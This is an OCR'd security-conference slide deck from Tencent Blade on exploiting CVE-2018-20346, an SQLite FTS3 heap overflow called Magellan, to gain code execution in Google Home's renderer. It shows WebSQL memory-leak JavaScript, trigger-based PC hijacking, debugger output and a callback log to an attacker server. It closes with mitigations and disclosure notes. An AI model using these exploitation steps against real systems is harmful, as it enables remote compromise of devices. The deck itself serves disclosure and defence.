
- **Review the details of CVE-2018-20346**
  - Control **pNode->a, pNode->n, aDoclist, nDoclist**, via **"update x_segdir set root=x'HEX'"**

```
if( aDoclist ){
  pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);
  memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);  已用时间<=2ms
  pNode->n += nDoclist;
}
```



Exploiting the Magellan on Google Home

- **Available Function Pointer**
  - simple_tokenizer is a structure on the heap
    - ✓ create virtual table x using fts3 (a, b);
  - The tokenizer's callback looks interesting



Exploiting the Magellan on Google Home

- **PC Hijacking**
  - Operating FTS3 table after heap overflow
  - Hijacking before memory free


```
static int fts3TruncateSegment( Fts3Table *p, sqlite3_int64 iAbsLevel, int iIdx,  const char *zTerm,  int nTerm){
......
if( rc==SQLITE_OK ){
   sqlite3_stmt *pChomp = 0;
   rc = fts3SqlStmt(p, SQL_CHOMP_SEGDIR, &pChomp, 0);
   if( rc==SQLITE_OK ){
     ......
     rc = sqlite3_reset(pChomp);
     sqlite3_bind_null(pChomp, 2);
   }
}

sqlite3_free(root.a);
sqlite3_free(block.a);
}
```

Using the SQL TRIGGER to perform fts3 operations before executing SQL_CHOMP_SEGDIR

```
CREATE TRIGGER hijack_trigger BEFORE UPDATE
ON x_segdir
BEGIN
    INSERT INTO hijack values (1, x'1234');
END;
```

Exploiting the Magellan on Google Home

- **Heap Fengshui**
  - tmalloc as the heap management algorithm
  - Memory layout by operating fts3 tables
  - Hijacking PC via SQL TRIGGER



Exploiting the Magellan on Google Home

- **Bypass ASLR**
  - Try to adjust the **nDoclist, pNode->a** and leak the memory after heap
  - Leaking the address of cast_shell **(For ROP gadgets)**
  - Leaking the address of last heap **(For heap spray)**

```
var db = openDatabase('mydbx' + sqlite_int_junk_bytes_.toString() , '1.0', 'Test DBX', 2 * 1024 * 1024);
db.transaction(function (tx) {
  tx.executeSql("create virtual table x using fts3(a,b);");
  tx.executeSql("insert into x values (1, x'1234');");
  tx.executeSql("update x_segdir set level = 1999;");

  tx.executeSql("update x_segdir set root = x'000431323334" + sqlite_junk_bytes + "000101010001010101000101010106';");

  tx.executeSql("insert into x_segdir values (2000, 0, 0 ,0 , '16 115', x'" + sqlite_junk_A + "');");
  tx.executeSql("insert into x_segments (blockid) values (16);");
  tx.executeSql("insert into x_segments values (0, x'31320031');");
  tx.executeSql("CREATE TABLE x_stat(id INTEGER PRIMARY KEY, value BLOB);");
  tx.executeSql("insert into x_stat values (0, x'cf0f01');");
  tx.executeSql("insert into x_stat values (1, x'cf0f01');");
  tx.executeSql("insert into x (x) values('merge=1,2');");

});

db.transaction(function (tx) {
  tx.executeSql("select hex(root) from x_segdir;", [], function (tx, results) {
    console.log("Length = " + sqlite_int_junk_bytes_.toString() + ", Data = " + results.rows[0]["hex(root)"]);
   });
});
}
test_data(0x14);
undefined
Length = 20, Data = 000431323334140000000000000000000000000000000000000000000001010100010101010002000600000F4CC7F00
test_data(0x15);
undefined
Length = 21, Data = 000431323334150000000000000000000000000000000000000000000001010100010101010002000600000CC7F0000
test_data(0x16);
undefined
Length = 22, Data = 000431323334160000000000000000000000000000000000000000000001010100010101010002000600007F000000
```


0x7fccf4.....

```
leonwxqian@leonwxqian-VirtualBox: ~/sqlite/sqlite-s
7fcceebbe000-7fcceebfe000 rw-s 00000000 00:13 70
7fcceebfe000-7fcceec3e000 rw-s 00000000 00:13 69
7fcceec3e000-7fcceec7e000 rw-s 00000000 00:13 124
7fcceec7e000-7fcceecbe000 rw-s 00000000 00:13 67
7fcceecfe000-7fcceed3e000 rw-s 00000000 00:13 66
7fcceed3e000-7fcceed7e000 rw-s 00000000 00:13 29
7fcceed7e000-7fcceedbe000 rw-s 00000000 00:13 24
7fcceedfe000-7fcceee3e000 rw-s 00000000 00:13 41
7fcceee3e000-7fcceee7e000 rw-s 00000000 00:13 38
7fcceeefe000-7fcceef3e000 rw-s 00000000 00:13 33
7fcceeffe000-7fcceefff000 ---p 00000000 00:00 0
7fcceefff000-7fccef7ff000 rw-p 00000000 00:00 0
7fccef7ff000-7fccef800000 ---p 00000000 00:00 0
7fccef800000-7fccf0000000 rw-p 00000000 00:00 0
7fccf0000000-7fccf025f000 rw-p 00000000 00:00 0
7fccf025f000-7fccf4000000 ---p 00000000 00:00 0
7fccf4000000-7fccf42ca000 rw-p 00000000 00:00 0
7fccf42ca000-7fccf8000000 ---p 00000000 00:00 0
7fccf8000000-7fccf8021000 rw-p 00000000 00:00 0
7fccf8021000-7fccfc000000 ---p 00000000 00:00 0
7fccfc000000-7fccfc1a8000 rw-p 00000000 00:00 0
7fccfc1a8000-7fcd00000000 ---p 00000000 00:00 0
7fcd00000000-7fcd00021000 rw-p 00000000 00:00 0
7fcd00021000-7fcd04000000 ---p 00000000 00:00 0
7fcd04000000-7fcd04021000 rw-p 00000000 00:00 0
```

Exploiting the Magellan on Google Home

- **Heap Spray**
  - Insert into the table
- **ROP**
  - Cast_shell's gadget

RCE in Google Home's renderer



Exploiting the Magellan on Google Home

- **RCE in Google Home's renderer**

```
(gdb) info reg
r0             0xbcb1a120       3165757728
r1             0xbcb638a0       3166058656
r2             0xffffffff       4294967295
r3             0xae3fede0       2923425248
r4             0x0      0
r5             0xad2ffdc0       2905603520
r6             0xbcb1a120       3165757728
r7             0xae3fee00       2923425280
r8             0x0      0
r9             0x0      0
r10            0xbcb391ec       3165884908
r11            0xaaaaaaaa       2863311530
r12            0xffffffff       4294967295
sp             0xae3fedb8       0xae3fedb8
lr             0xb8a2023b       -1197342149
pc             0xb8a2c1ca       0xb8a2c1ca
cpsr           0xa0070030       -1610153936
(gdb) x/10i $pc
=> 0xb8a2c1ca:  ldr.w   r4, [r11, #12]
   0xb8a2c1ce:  blx     r4
```


Hijacking PC via controlled R0/R11

```
➜ exp_sandbox python tcpserver.py
Start-up ...
Connect request coming [2018-11-16 15:30:07] : address = ('192.168.1.27', 51849), count =
 1
          javascript:fetch(navigator.appName)
waiting...
GET /AAAAcape HTTP/1.1
Host: 192.168.1.56:9999
Connection: keep-alive
Origin: http://192.168.1.56
User-Agent: Mozilla/5.0 (X11; Linux armv7l) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/66.0.3359.120 Safari/537.36 CrKey/1.32.124602
Accept: */*
Referer: http://192.168.1.56/exp.html
```

appName was "Netscape" (Readonly string literal) in Chrome modified to "AAAAcape" after exploitation here.

Running shellcode to modify "navigator.appName“ to AAAA

Exploiting the Magellan on Google Home



Conclusion


Magellan

- **Timeline**

- **Enhancements**
  - SQLite introduced defense in-depth flag **SQLITE_DBCONFIG_DEFENSIVE**, disallowing modify shadow tables from untrusted source.
    - SQLITE_DBCONFIG_DEFENSIVE (default **OFF** in sqlite, for backwards compatibility)
    - Good News: default **ON** in Chrome from commit **a06c5187775536a68f035f16cdb8bc47b9bfad24**
  - Google refactored the structured fuzzer, found many vulnerabilities in SQLite.


Dias

- **Timeline**



Responsible Disclosure

- Notified CNCERT to urge vendors disable the vulnerable FTS3 or WebSQL before the patch comes out (if they don't use these features).
- Notified security team of Apple, Intel, Facebook, Microsoft, etc. about how to fix the problem or how to mitigate the threats in some of their products.



Security Advice

- Enhance your system with the newest available defense in-depth mechanism in time
- Keep your third-party libraries up-to-date
- Improve the quality of security auditing and testing of third-party library
- Introduce security specifications into development and testing

THANK YOU

https://blade.tencent.com